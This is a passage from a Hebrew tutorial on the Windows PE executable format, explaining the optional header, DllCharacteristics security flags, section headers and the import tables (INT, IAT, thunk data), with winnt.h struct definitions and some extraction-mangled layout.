    DWORD AddressOfEntryPoint;
    DWORD BaseOfCode;
    DWORD BaseOfData;
    DWORD ImageBase;
    DWORD SectionAlignment;
    DWORD FileAlignment;
    WORD MajorOperatingSystemVersion;
    WORD MinorOperatingSystemVersion;
    WORD MajorImageVersion;
    WORD MinorImageVersion;
    WORD MajorSubsystemVersion;
    WORD MinorSubsystemVersion;
    DWORD Win32VersionValue;
    DWORD SizeOfImage;
    DWORD SizeOfHeaders;
    DWORD CheckSum;
    WORD Subsystem;
    WORD DllCharacteristics;
    DWORD SizeOfStackReserve;
    DWORD SizeOfStackCommit;
    DWORD SizeOfHeapReserve;
    DWORD SizeOfHeapCommit;
    DWORD LoaderFlags;
    DWORD NumberOfRvaAndSizes;
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

```
typedef struct _IMAGE_OPTIONAL_HEADER64 {
    WORD Magic;
    BYTE MajorLinkerVersion;
    BYTE MinorLinkerVersion;
    DWORD SizeOfCode;
    DWORD SizeOfInitializedData;
    DWORD SizeOfUninitializedData;
    DWORD AddressOfEntryPoint;
    DWORD BaseOfCode;
    ULONGLONG ImageBase;
    DWORD SectionAlignment;
    DWORD FileAlignment;
    WORD MajorOperatingSystemVersion;
    WORD MinorOperatingSystemVersion;
    WORD MajorImageVersion;
    WORD MinorImageVersion;
    WORD MajorSubsystemVersion;
    WORD MinorSubsystemVersion;
    DWORD Win32VersionValue;
    DWORD SizeOfImage;
    DWORD SizeOfHeaders;
    DWORD CheckSum;
    WORD Subsystem;
    WORD DllCharacteristics;
    ULONGLONG SizeOfStackReserve;
    ULONGLONG SizeOfStackCommit;
    ULONGLONG SizeOfHeapReserve;
    ULONGLONG SizeOfHeapCommit;
    DWORD LoaderFlags;
    DWORD NumberOfRvaAndSizes;
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER64, *PIMAGE_OPTIONAL_HEADER64;
```

אני יודע שקוראים לשדה זה Optional Header, אך שלא תטעו, שדה זה לא אופציונלי בכלל והוא אפילו שדה חובה.

Magic משמש ע"י ה-Loader של מערכת ההפעלה כדי לקבוע האם להתייחס לקובץ זה בתור קובץ מסוג 32 או 64 ביט. לכן, **Magic** הוא הערך שקובע לנו את סוג הקובץ. ההבדל בינו לבין שדה ה-**Machine** הוא ש-**Machine** מציין את ארכיטקטורת המעבד ונותן לנו אינדיקציה ראשונית בלבד בנוגע להאם מדובר בקובץ מסוג 32 או 64 ביט.

שדה ה-**Magic** באמת קובע באיזה סוג קובץ מדובר. אם נשנה את הערך בשדה **Machine** התוכנה תעבוד כרגיל, אך אם נשנה את שדה ה-**Magic** התוכנה תקרוס, כתוצאה מההבדלים בגרסאות ה-32 וה-64 ביט של ה-**OPTIONAL_HEADER**. מכאן אנו מסיקים שהשדות ב-**OPTIONAL_HEADER** ישונו בהתאם לערך בשדה **Magic**. אם הערך בשדה **Magic** הוא **0x10B** מדובר בקובץ מסוג 32 ביט (PE32) וה-**OPTIONAL_HEADER** יהיה בגרסאת 32 ביט. אם הערך הוא **0x20B** מדובר בקובץ מסוג 64 ביט (PE32+) וה-**OPTIONAL_HEADER** יהיה בגרסאת 64 ביט.

AddressOfEntryPoint מציין את ה-RVA (Relative Virtual Address, או RVA, מצביע למקום בזיכרון) למקום שבו ה-Loader יתחיל להריץ את הקוד ברגע שהוא יסיים להעלות את הקובץ לזיכרון. לכן, זהו המקום הרישמי בזיכרון שבו הקוד מתחיל (אל תניחו שהוא מצביע להתחלה של פונקציית `main()`).

SizeOfImage הוא הכמות הזיכרון שחייבת להיות שמורה מראש על-מנת להעלות את הקובץ לזיכרון (בעצם, הוא הגודל הכולל של הקובץ לאחר שהוא עבר תהליך של מיפוי לזיכרון). ה-Loader של מערכת ההפעלה מסתכל על הערך בשדה זה, מקצה את אותה כמות של זיכרון ולאחר מכן ממפה את חלקי הקובץ לתוך מרחב זיכרון זה. הערך שלו הוא תוצאה של חישוב השדות אלו של האגף (Section, נדבר על זה בהמשך) האחרון:

SECTION_HEADER.Misc.VirtualSize + SECTION_HEADER.VirtualAddress, אתם תבינו איך עשיתי את חישוב זה מאוחר יותר, כשנגיע ל-Section Headers.

SectionAlignment אומר בעצם שאגפים צריכים להיות מיושרים בכפולות של ערך זה. לדוגמא, אם הערך של שדה זה הוא **0x1000**, אז היינו מצפים לראות אגפים מתחילים בכתובות **0x1000**, **0x2000**, **0x5000** וכו'. נרצה לדעת את הערך בשדה **SectionAlignment** כאשר יהיה לנו קוד ו/או נתונים היושבים בדיסק ונרצה לדעת באיזה כפולות של כתובות הם ימופו לזיכרון. המטרה של שדה זה הוא להגדיר ל-Loader של מערכת ההפעלה שהוא צריך למפות את הנתונים שלו בכפולות של אותו ערך. לכן, **SectionAlignment** הוא בעצם דרך ליישור האגפים שמופו כבר אל תוך הקובץ, אל תוך דיסק.

FileAlignment אומר שנתונים יכתבו לתוך קובץ בחתיכות שגודלן לא קטן מערך זה. לדוגמא, אם הערך בשדה **FileAlignment** יהיה **0x200** ויש לנו אגף באורך של 10 בתים, אנחנו נצטרך "לרפד" את המרחב בין **0xA (10)** עד **0x200 (512)**, כדי שגודל האגף לא יהיה קטן מערך זה. הערכים הנפוצים ביותר לשדה זה הם **0x200 (512)**, הגודל של סקטור בכונן קשיח) ו-**0x80** (הגודל של סקטור בדיסק און-קי). לכן, **FileAlignment** הוא בעצם דרך ליישור נתונים בדיסק.

ImageBase מציין את הכתובת הוירטואלית הרצויה לתחילת הקובץ, כאשר הקובץ ימופה לזיכרון. בעצם, **ImageBase** הוא הדרך של הקובץ להגיד: "אני רוצה להיות ממוקם בכתובת זו בזיכרון כאשר אני יעבור תהליך של מיפוי לזיכרון".

DLLCharacteristics מציין חלק מהאופציות האבטחתיות החשובות כמו ASLR והגדרת אזורים בזיכרון בתור אזורים שאינם ניתנים לריצה (non-executable) עבור ה-Loader. אופציות אלו ישפיעו לא רק על קבצי DLL, אלא גם על קבצי exe. וכו' (אולי חלקכם חשבו אחרת בגלל שם השדה). חלק מהאופציות הן:

```
#define IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE 0x0040 // DLL can move.
#define IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY 0x0080 // Code Integrity Image
#define IMAGE_DLLCHARACTERISTICS_NX_COMPAT 0x0100 //Image is NX compatible
#define IMAGE_DLLCHARACTERISTICS_NO_SEH 0x0400 // Image does not use
SEH. No SE handler may reside in this image
```

IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE יוגדר כאשר הקובץ יקושר (Will be linked) עם האופציה /DYNAMICBASE (ב-IDE-ים כמו Visual Studio, ניתן לבחור אופציות קישור (Linker options) שיגדירו את התנהגות הקובץ בזמן ריצה ו/או טעינה. כדי ללמוד איך לעשות זאת, לחצו [כאן](#)). אופציה זאת אומרת למערכת ההפעלה שקובץ זה תומך ב-ASLR (Address Space Layout Randomization).

אופציית הקישור /FIXED חייבת להיות מוגדרת כ-"NO" בשביל קבצי exe, אחרת הקובץ לא יקבל את המידע על המיקום החדש של הנתונים (Relocation Information, נדבר על זה בהמשך). במילים אחרות, אנחנו אומרים ל-Linker: "הקוד שלי תומך בכך שיזיזו אותו בזיכרון". כאשר ניצור קובץ exe. ולא נגדיר את אופציה זו, אנחנו אומרים למערכת ההפעלה: "אל תזיז את הקוד שלי בזיכרון". אם אני לא טועה, אם לא נגדיר את אופציה זו ומרחב זיכרון זה יהיה תפוס ע"י תוכנית אחרת, התוכנית שלנו תקרוס.

IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY אומר בעצם לבדוק בזמן הטעינה (At load time) האם ה-Hash הדיגיטלי החתום (Digitally signed hash) שלנו תואם למקור. במילים אחרות, אל תטען את הקובץ אלא אם כן יש לו חתימה דיגיטלית (נדבר על זה בהמשך) מצורפת והיא תואמת לחתימה המקורית.

IMAGE_DLLCHARACTERISTICS_NX_COMPAT יוגדר כאשר הקובץ יקושר עם האופציה /NXCOMPAT. אופציה זאת אומרת ל-Loader שה-Image תומך ב-Data Execution Prevention (DEP) ושלאגפים שאינם ניתנים לריצה אמור להיות את הדגל NX (Flag) מוגדר בזיכרון. במילים אחרות, קוד זה תומך בהגדרת חלקים מסויימים של אזורי נתונים בתור אזורים שאינם ניתנים לריצה. לדוגמא, האזורים בזיכרון Stack, Heap ו-Data הם אזורים שאינם ניתנים לריצה (אם לא הבנתם את אחד מהמושגים, מומלץ בחום לבדוק אותו בגוגל ☺).

IMAGE_DLLCHARACTERISTICS_NO_SEH אומר שהקובץ זה לעולם לא ישתמש בטיפול החריגות המובנה (Structured exception handling) ולכן שום Handler ברירת מחדל של שגיאות צריך להיווצר (בגלל שבהיעדר אופציות נוספות, ה-SEH Handler הוא בעל חולשות פוטנציאליות להתקפה). לכן, אופציה

זו אומרת שאם התוכנית נתקלת בחריגה כלשהי (Exception, כמו Stack-Overflow), על מערכת ההפעלה להפסיק את ריצת התוכנית.

השדה האחרון של ה-**OPTIONAL_HEADER** נקרא:

DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES]

זהו בעצם מערך של 16 פויינטרים (רשמית 16, אבל רק ה-14/15 הראשונים באמת משומשים) לכל המבני נתונים האחרים אשר נדבר עליהם בהמשך (שדה זה מחזיק פויינטרים לכל השדות המוקפים **בתכלת** בתמונת פורמט ה-PE).

אתם בטח שואלים את עצמכם (או שלא, אני לא יכול לדעת), למה דווקא 16 פויינטרים? התשובה היא מכיוון שזה הוגדר כך בספרייה winnt.h (#define IMAGE_NUMBEROF_DIRECTORY_ENTRIES 16).

סוג המשתנה של **DataDirectory[16]** הוא struct הנקרא **IMAGE_DATA_DIRECTORY**. ה-struct נראה כך:

```
typedef struct _IMAGE_DATA_DIRECTORY {  
    DWORD    VirtualAddress;  
    DWORD    Size;  
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

VirtualAddress הוא RVA למבנה נתונים אחר. מבנה נתונים זה הוא בגודל **Size**.

אגפים (Sections)

אחרי שסיימנו לדבר על ה-**OPTIONAL_HEADER**, בואו נדבר על אגפים (ל-Section אין ממש תרגום בעברית, אז נקרא ל-Section אגף במהלך המאמר).

אגפים הם קבוצה של חלקי קוד או נתונים אשר יש להם את אותה מטרה או אמורות להיות להם את אותן הרשאות בזיכרון. מטרת האגפים היא לסדר חתיכות של נתונים כדי להגיד למערכת ההפעלה שיש לאותן חתיכות של נתונים את אותן ההרשאות. לדוגמא, אם יש לנו משתנה גלובלי בקוד שלנו, יכול להיות שהוא הוגדר בתוך אגף עם הרשאות קריאה וכתובה, או אם יש לנו משתנה מסוג מחרוזת, יכול להיות שהוא הוגדר בתוך אגף עם הרשאות קריאה בלבד וכו'.

שמות האגפים הנפוצים ביותר הם:

- **.text** - המיקום שבו הקוד האמיתי נמצא, הקוד אשר אמור אף פעם לא לזלוג מהזיכרון אל הדיסק, אפילו אם נגמר לנו הזיכרון.
- **.data** - נתונים עם הרשאות של קריאה וכתובה (משתנים מאותחלים גלובליים וסטאטיים).
- **.rdata** - נתונים עם הרשאות קריאה בלבד (מחרוזות).

- **.bss** - הראשי תיבות של BSS הן Block Started by Symbol או Block Storage Segment או Block. האגף הזה מכיל את כל המשתנים הגלובליים והסטאטיים אשר Storage Start, תלוי את מי שואלים. האגף הזה מכיל את כל המשתנים הגלובליים והסטאטיים אשר מאותחלים ל-0 או שאין להם אתחול מפורש בקוד המקור. הגודל של אגף זה יהיה 0 בדיסק (כדי לשמור מקום בדיסק), אבל גודלו לא יהיה 0 בזיכרון (מכיוון שאנחנו עדיין צריכים להשתמש במשתנים אלו). זאת הסיבה שגודל הקובץ הוא קטן יותר מגודל הזיכרון שהוקצב לקובץ. מכיוון שאנחנו רוצים שמערכת ההפעלה תקציב מקום בזיכרון, כי יהיו משתנים גלובליים או סטאטיים בסוף, אבל אנחנו לא צריכים שאיזה שהוא ערך מיוחד יהיה מאותחל לאותם משתנים. לכן, גודל הקובץ בזיכרון יהיה גדול יותר מגודל הקובץ בדיסק. בפועל, זה נראה כי אגף ה-bss מתמזג לתוך אגף ה-data. באמצעות ה-Linker.
- **.idata** - מכיל את טבלת הכתובות המיובאות (IAT, Import Address Table, נדבר על זה בהמשך). לדוגמא, אגף זה יכיל את הרשימה של כל הקבצים שאנחנו רוצים לייבא נתונים מהם (למשל פונקציות). בפועל, זה נראה כי אגף זה מתמזג לתוך אגף ה-text או לתוך אגף ה-rdata....
- **.edata** - באגף זה יהיו לדוגמא כל הפונקציות אשר מפתח הקוד רוצה לייצא כדי שמפתחים אחרים יוכלו להשתמש באותן פונקציות, בתוך הקוד שלו. במילים אחרות, מטרת אגף זה הוא לייצא נתונים.
- ***PAGE** - קוד/נתונים אשר מותר להוציא מהזיכרון לדיסק אם אנחנו קצרים בזיכרון (נראה כי אגף זה נמצא בשימוש בעיקר אצל דרייברים של ליבת מערכת ההפעלה (Kernel drivers)).
- **.reloc** - באגף זה יהיה מידע על המיקומים החדשים של הנתונים (Relocation Information) לטובת שינוי של כתובת המוטבעות בקוד אשר מניחות שהקוד הועלה ב-ImageBase הרצוי. המטרה של אגף זה היא לייצר Image לקובץ ריצה אשר יכול להיות ממוקם בצורה רנדומלית בזמן העלאת (At load time) בעזרת שימוש ב-ASLR. לדוגמא, ה-ImageBase הרצוי הוא 0x1000 אך הוא השתנה ל-0x2000 בגלל ה-ASLR. בקוד שלנו יש כתובות למשתנים ונתונים מסויימים אשר מבחינתם ה-ImageBase הוא 0x1000 ולכן הכתובות הן חושבות שתחילת התוכנית תהיה בכתובת 0x1000 בזיכרון. מכיוון שתחילת התוכנית תהיה בכתובת 0x2000 צריך להוסיף לכל הכתובות שבאגף זה 0x1000 (מכיוון ש: 0x2000-0x1000=0x1000) על מנת שהכתובות יהיו נכונות. לדוגמא, אם לאחת מהפונקציות באגף זה תהיה את הכתובת 0x1300 אז הכתובת תשתנה ל-0x2300 כדי שהכתובת תהיה רלוונטית ל-ImageBase החדש.
- **.rsrc** - משאבים, כמו אייקונים ועוד קבצים כלשהם. לאגף זה יש מבנה נתונים שמארגן את המשאבים כמעט כמו מערכת קבצים (File System).
- **.pdata** - חלק מהתוכנות משתמשות במבנה נתונים מסוג PDATA על מנת לסייע ב-Stack trace בזמן ריצה. מבנה נתונים זה עוזר בניפוי שגיאות (Debugging) ובעיבוד חריגות (Exception processing). אגף זה מכיל נתונים על ניהול חריגות (Exception handling) בגרסאות 64 ביט.

לכל אגף יש את ה-**SECTION_HEADER** שלו. לכן, ישר אחרי ה-**OPTIONAL_HEADER**, אנחנו נמצא את ה-**SECTION_HEADER** (אפילו ביט אחד בין שני אלה ומערכת ההפעלה תתבלבל). **SECTION_HEADER** נראה כך (מספר 5 בתמונת פורמט ה-PE):

<pre>typedef struct _IMAGE_SECTION_HEADER { 0x00 BYTE Name[IMAGE_SIZEOF_SHORT_NAME]; union { 0x08 DWORD PhysicalAddress; 0x08 DWORD VirtualSize; } Misc; 0x0c DWORD VirtualAddress; 0x10 DWORD SizeOfRawData; 0x14 DWORD PointerToRawData; 0x18 DWORD PointerToRelocations; 0x1c DWORD PointerToLinenumbers; 0x20 WORD NumberOfRelocations; 0x22 WORD NumberOfLinenumbers; 0x24 DWORD Characteristics; };</pre>	<pre>#define IMAGE_SIZEOF_SHORT_NAME 8 typedef struct _IMAGE_SECTION_HEADER { BYTE Name[IMAGE_SIZEOF_SHORT_NAME]; union { DWORD PhysicalAddress; DWORD VirtualSize; } Misc; DWORD VirtualAddress; DWORD SizeOfRawData; DWORD PointerToRawData; DWORD PointerToRelocations; DWORD PointerToLinenumbers; WORD NumberOfRelocations; WORD NumberOfLinenumbers; DWORD Characteristics; } IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;</pre>
---	---

Name[8] הוא מערך של תווי ASCII. מערך זה לא דווקא יסתיים ב-null. לכן, אם אנחנו ננסה לנתח קובץ PE בעצמנו, אנחנו נצטרך להיות מודעים לכך. שדה זה הוא בשביל בני אדם כמונו (ובפוטנציאל גם ל-Linker). זאת אומרת שאלו רק 8 בתים שהוקצבו לנו ואנחנו יכולים להכניס למערך זה אילו תווים שאנחנו רוצים.

VirtualAddress הוא ה-RVA של האגף ביחס ל-**OptionalHeader.ImageBase**. במילים אחרות, **VirtualAddress** הוא המקום שבו אגף זה ימופה בזיכרון. לכן, אגף זה יתחיל בכתובת שנמצאת בערך של השדה **VirtualAddress** בזיכרון.

Misc.VirtualSize הוא הגודל של אגף זה בזיכרון. מכאן נובע ש-**VirtualAddress** היא הכתובת של תחילת האגף בזיכרון והאגף יהיה בגודל **Misc.VirtualSize** בתים.


PointerToRawData הוא ה-Offset היחסי (Relative offset) מתחילת הקובץ אשר אומר לנו איפה נתוני האגף יהיו מאוחסנים. במילים אחרות, **PointerToRawData** הוא המיקום של אגף זה בדיסק. לכן, אגף זה יתחיל בכתובת שנמצאת בערך של השדה **PointerToRawData** בקובץ.

SizeOfRawData הוא הגודל של אגף זה בקובץ. מכאן נובע ש-**PointerToRawData** הוא הכתובת של תחילת האגף בקובץ והאגף יהיה בגודל **SizeOfRawData** בתים.

יש קשר מעניין בין **Misc.VirtualSize** לבין **SizeOfRawData**. לפעמים אחד מהם גדול יותר ולפעמים ההפך. למה ש-**Misc.VirtualSize** יהיה גדול יותר מ-**SizeOfRawData**? זה מעיד על כך שהאגף הקצה יותר מקום בזיכרון מאשר כמות הנתונים הנכתבו לדיסק. כדי להמחיש את דוגמא זאת, תחשבו על אגף ה-bss. לרגע. אגף זה צורך מקום בזיכרון בשביל משתנים. משתנים אלו לא מאוחסנים, זאת הסיבה שהם לא חייבים לצרוך מקום בדיסק, אבל חייבים לצרוך מקום בזיכרון לטובת שימוש עתידי בהם. כתוצאה מכך,

ה-Loader יכול פשוט לתת חלק של זיכרון לטובת אחסון משתנים אלו, באמצעות הקצאת כמות זיכרון בגודל **Misc.VirtualSize**. לכן, גודל הקובץ יהיה קטן יותר.


דוגמא למקרה שבו **Misc.VirtualSize** גדול יותר מ-**SizeOfRawData**:

כפי שניתן לראות מתמונה זאת, בדיסק הכתובת ההתחלתית של נתוני האגף (Section Data) היא 0x500 (כפי שכתוב ב-**PointerToRawData**) וגודלם הוא 0x200 (כפי שכתוב ב-**SizeOfRawData**). בזיכרון, הכתובת ההתחלתית של נתוני האגף היא 0x1000 (כפי שכתוב ב-**VirtualAddress**) וגודלם הוא 0x300 (כפי שכתוב ב-**Misc.VirtualSize**). לכן, לנתוני האגף יהיו 0x200 בתים אשר יועברו מהדיסק אל הזיכרון, ושאר 0x100 הבתים (0x300-0x200=0x100) יהיו נתונים המאוחדים כ-0 וגם הם יכתבו לזיכרון.

דוגמא למקרה שבו **Misc.VirtualSize** קטן יותר מ-**SizeOfRawData**:

דוגמא זאת נגרמה כתוצאה מהשדה **OPTIONAL_HEADER.FileAlignment**. לפי הדוגמא, הערך של **FileAlignment** הוא 0x200 ויש לנו כמות נתונים בגודל של 0x100 בתים. לכן, ה-Linker יצטרך לכתוב לקובץ 0x100 בתים של נתונים ולאחר מכן להוסיף עוד 0x100 בתים של "ריפוד" (Padding). כאשר **Misc.VirtualSize** קטן יותר מ-**SizeOfRawData**, ה-Loader מנסה להגיד: "אוקיי, אני רואה שבפועל אני צריך להקצות 0x100 בתים לזיכרון ולקרוא 0x100 בתים של נתונים מתוך הדיסק".

Characteristics נותן לנו מידע על האגף, לדוגמא:

```
#define IMAGE_SCN_CNT_CODE 0x00000020 // Section contains code.
#define IMAGE_SCN_CNT_INITIALIZED_DATA 0x00000040 // Section contains
// initialized data.
#define IMAGE_SCN_CNT_UNINITIALIZED_DATA 0x00000080 // Section contains
// uninitialized data.
#define IMAGE_SCN_MEM_DISCARDABLE 0x02000000 // Do not cache this section
#define IMAGE_SCN_MEM_NOT_CACHED 0x04000000 // Section can be discarded.
#define IMAGE_SCN_MEM_NOT_PAGED 0x08000000 // Section is not pageable.
#define IMAGE_SCN_MEM_SHARED 0x10000000 // Section is shareable.
#define IMAGE_SCN_MEM_EXECUTE 0x20000000 // Section is executable.
#define IMAGE_SCN_MEM_READ 0x40000000 // Section is readable.
#define IMAGE_SCN_MEM_WRITE 0x80000000 // Section is writable.
```

אגב, אם תהיתם מה לגבי שאר השדות של ה-**SECTION_HEADER** (**PointerToRelocations**), **PointerToLinenumbers**, **NumberOfRelocations** ו-**NumberOfLinenumbers**), כיום לא נעשה בהם שימוש.

ייבוא מה-PE (PE Imports)

לפני שנדבר על ייבוא מה-PE, אנחנו נצטרך לדון על קישור סטאטי ודינאמי (Static Linking VS Dynamic Linking) וההבדל ביניהם. כשאנחנו משתמשים בקישור סטאטי, אנחנו כוללים עותק של כל הפונקציות עזר שאנו משתמשים בהם בתוך הקובץ שיצרנו ויוצרים קובץ בינארי גדול ועצמאי (קובץ .exe. לדוגמא) אשר לא תלוי בקבצים אחרים על-מנת לרוץ. כשאנחנו משתמשים בקישור דינאמי, אנחנו מציבים פויינטרים לפונקציות בתוך ספריות הנמצאות מחוץ לקובץ, בזמן ריצה. זאת אומרת שאנחנו ניצור קובץ בינארי קטן יותר אשר תלוי בקבצים אחרים (אשר כוללים חלק מהפונקציות של הקובץ שלנו) כדי לרוץ.

קובץ ריצה אשר השתמשו בקישור סטאטי בשביל ליצור אותו הוא "מנופח" יותר לעומת קובץ ריצה אשר השתמשו בקישור דינאמי בשביל ליצור אותו. מצד אחד, הוא עצמאי ולא תלוי באף קובץ. מצד שני, Patch-ים או תיקונים לסיפירות לא יחולו על קבצים שהשתמשו בקישור סטאטי עד שיקשרו אותם מחדש (Re-link) וזה אומר שיכול להיות באותם קבצים חולשות בקוד הרבה לאחר שהוציא Patch לחולשות אלו.

דבר זה שקוף למתכנת, אבל איזה אסמבלי הקומפיילר מייצר כאשר אנחנו קוראים לפונקציות מיובאות מספריות אחרות, כמו `printf()`? נשתמש בקוד `HelloWorld.c` (קוד שכל מה שהוא עושה זה להדפיס "Hello World") כדי להבין איך הפונקציה `printf("Hello World!\n")` מיובאת:

```
004113BE 8B F4      mov     esi,esp
004113C0 68 3C 57 41 00 push    41573Ch
004113C5 FF 15 BC 82 41 00 call     dword ptr ds:[004182BCh]
```

כפי שאנחנו רואים באסמבלי, הכתובת המודגשת מצביעה על טבלת הכתובות המיובאות (Import Address Table, או IAT) והקוד קורא לפונקציה `printf()` מתוך ה-IAT ולאחר מכן מריץ אותה.


זוכרים את השדה `DataDirectory[16]` שנמצא בתוך ה-`OPTIONAL_HEADER`? אם לא, כדאי לכם, מכיוון שאני הולך להזכיר את שדה זה הרבה בהמשך המאמר. אז הערך במקום (אינדקס) 1 במערך, ב-`DataDirectory[1]`, יש מבנה נתונים הנקרא `DIRECTORY_ENTRY_IMPORT`. הוא נראה כך (מספר 6 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_IMPORT

struct _IMAGE_DATA_DIRECTORY {
    0x00  DWORD VirtualAddress;
    0x04  DWORD Size;
};
```

בנוסף לכך, תזכרו שכל הערכים במערך זה זהים, בכולם יהיה כתובת וירטואלית (RVA) וגודל (ע"פ ה-Struct בשם `IMAGE_DATA_DIRECTORY` שראינו מספר עמודים קודם לכאן).

השדה הראשון של DIRECTORY_ENTRY_IMPORT הוא RVA למבנה הנתונים אשר נמצא בו את נתוני הייבוא (Import Information) והשדה השני הוא הגודל של אותו מבנה נתונים. במקרה הזה, ה-RVA מצביע למערך של כמה מבני נתונים מאותו סוג, הנקראים IMPORT_DESCRIPTOR (מספר 7 בתמונת פורמט ה-PE):


```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD Characteristics;
        DWORD OriginalFirstThunk;
    };
    DWORD TimeDateStamp;

    BIND)

    DWORD ForwarderChain;
    DWORD Name;
    DWORD FirstThunk;
} IMAGE_IMPORT_DESCRIPTOR;
```

אני חושב שהם התכוונו ל"INT"

// 0 for terminating null import descriptor

// RVA to original unbound IAT (PIMAGE_THUNK_DATA)

// 0 if not bound,

// -1 if bound, and real date\time stamp

// in IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT (new

// O.W. date/time stamp of DLL bound to (Old BIND)

// -1 if no forwarders

// RVA to IAT (if bound this IAT has actual

addresses)

יהיה לנו IMPORT_DESCRIPTOR אחד עבור כל קובץ שנייבא ממנו. אנחנו נקרא למערך זה של ה-IMPORT_DESCRIPTOR ימים בשם **Import Descriptor Table**, או **Import Directory**. מערך זה יגמר ב-null, זאת אומרת שה-IMPORT_DESCRIPTOR האחרון יהיה באותו גודל כמו השאר, אבל יכיל רק אפסים ולכן זהו מערך של נתונים הנגמר ב-null (A null-terminated array of data structures).

OriginalFirstThunk הוא RVA המצביע לטבלת השמות המיובאות (Import Name Table, או INT). INT הוא מערך והערכים שלו מצביעים לשמות/פונקציות שאנחנו נייבא מהקובץ. סוג הערכים במערך הוא Struct בשם IMAGE_THUNK_DATA (נדבר עליו אחר כך). קוראים לשדה **OriginalFirstThunk** כך מכיוון שה-INT הוא מערך של Struct ימים מסוג IMAGE_THUNK_DATA. לכן, שדה זה של ה-IMPORT_DESCRIPTOR מצביע לערך הראשון של ה-INT.

FirstThunk הוא כמו **OriginalFirstThunk**, חוץ מהעובדה שהוא לא RVA שמצביע ל-INT, הוא RVA שמצביע לטבלת הכתובות המיובאות (Import Address Table, IAT או IAT). IAT הוא מערך והערכים שלו מצביעים לכתובות של הפונקציות שאנחנו נייבא מהקובץ. כתובות אלו תואמות לשמות/פונקציות של ה-INT. ה-IAT הוא גם מערך של מבני נתונים מסוג IMAGE_THUNK_DATA.

Name הוא רק RVA המצביע לשם של הקובץ שאנחנו מייבאים ממנו דברים. לדוגמא, hal.dll, ntdll.dll וכו'.

OriginalFirstThunk ו-**FirstThunk** מצביעים למערך של Struct-ים בשם **IMAGE_THUNK_DATA**. ה-Struct נראה כך (מספר 8 בתמונת פורמט ה-PE):

<pre>typedef struct _IMAGE_THUNK_DATA { union { 0x00 LPBYTE ForwarderString; 0x00 PDWORD Function; 0x00 DWORD Ordinal; 0x00 PIMAGE_IMPORT_BY_NAME AddressOfData; } u1; } IMAGE_THUNK_DATA, *PIMAGE_THUNK_DATA;</pre>	<pre>typedef struct _IMAGE_THUNK_DATA32 { union { DWORD ForwarderString; // PBYTE DWORD Function; // PDWORD DWORD Ordinal; DWORD AddressOfData; // PIMAGE_IMPORT_BY_NAME } u1; } IMAGE_THUNK_DATA32;</pre>
--	--


מכיוון ש-**IMAGE_THUNK_DATA** מכיל Union, הוא יכול להיות רק את אחד מהשדות **ForwarderString**, **Function**, **Ordinal** או **AddressOfData**.

לנו חשובים רק 2 מקרים. במקרה הראשון זה **Function**, שזה בעצם פויינטר אל DWORD. בפועל, זאת הכתובת של הפונקציה שייבאנו. במקרה השני זה **AddressOfData**. אם **IMAGE_THUNK_DATA** הוא ה-IAT, **AddressOfData** יהיה הכתובת לפונקציה שייבאנו. אם **IMAGE_THUNK_DATA** הוא ה-INT, זה יהיה פויינטר למבנה נתונים אחר שבו יהיה מספר ואת שם הפונקציה שייבאנו (בגלל מבנה נתונים בשם **IMAGE_IMPORT_BY_NAME**, עליו נדבר בהמשך). ה-IAT וה-INT הם מבני נתונים מסוג **IMAGE_THUNK_DATA32** והם מפורשים בתור מצביעים למבני נתונים בשם **IMAGE_IMPORT_BY_NAME**. בסופו של דבר, הם **AddressOfData**.



בפועל, **AddressOfData** הוא RVA למבנה הנתונים **IMAGE_IMPORT_BY_NAME**. מבנה הנתונים **IMAGE_IMPORT_BY_NAME** נראה כך (מספר 9 בתמונת פורמט ה-PE):

<pre>typedef struct _IMAGE_IMPORT_BY_NAME { 0x00 WORD Hint; 0x02 BYTE Name[1]; } IMAGE_IMPORT_BY_NAME, *PIMAGE_IMPORT_BY_NAME;</pre>	<pre>typedef struct _IMAGE_IMPORT_BY_NAME { WORD Hint; BYTE Name[1]; } IMAGE_IMPORT_BY_NAME, *PIMAGE_IMPORT_BY_NAME;</pre>
--	--

Hint מצוין מספר אפשרי לפונקצייה מיובאת. נדבר על זה בהמשך כאשר נדבר על ייצוא (Exports), אבל בקצרה זאת דרך לחפש פונקציה באמצעות אינדקס, במקום באמצעות שם. **Name** מצד שני, זאת דרך לחפש פונקצייה באמצעות שם. שדה זה לא באורך של בית אחד, הוא מחרוזת ASCII אשר נגמרת ב-null אשר עוקבת אחרי ה-**Hint**. הערך של **Name** יכול להיות גם null.

בדיסק, ה-INT וה-IAT יצביעו למערך של IMAGE_IMPORT_BY_NAME, אבל בזיכרון, IAT יצביע על הכתובות בפועל, כמו שהוא צריך:

בסוף, בתוך [DataDirectory\[16\]](#) יש "קיצור דרך" ל-IAT (לבסיס עצמו של ה-IAT) ב-
[DataDirectory\[12\]](#) והוא נקרא `IMAGE_DIRECTORY_ENTRY_IAT`. הוא נראה כך (מספר 10 בתמונת
 פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_IAT


struct _IMAGE_DATA_DIRECTORY {
    0x00 DWORD VirtualAddress;
    0x04 DWORD Size;
};
```

ה-RVA ([VirtualAddress](#)) מצביע ישירות להתחלה של ה-IAT וגודל ה-IAT הוא [Size](#).

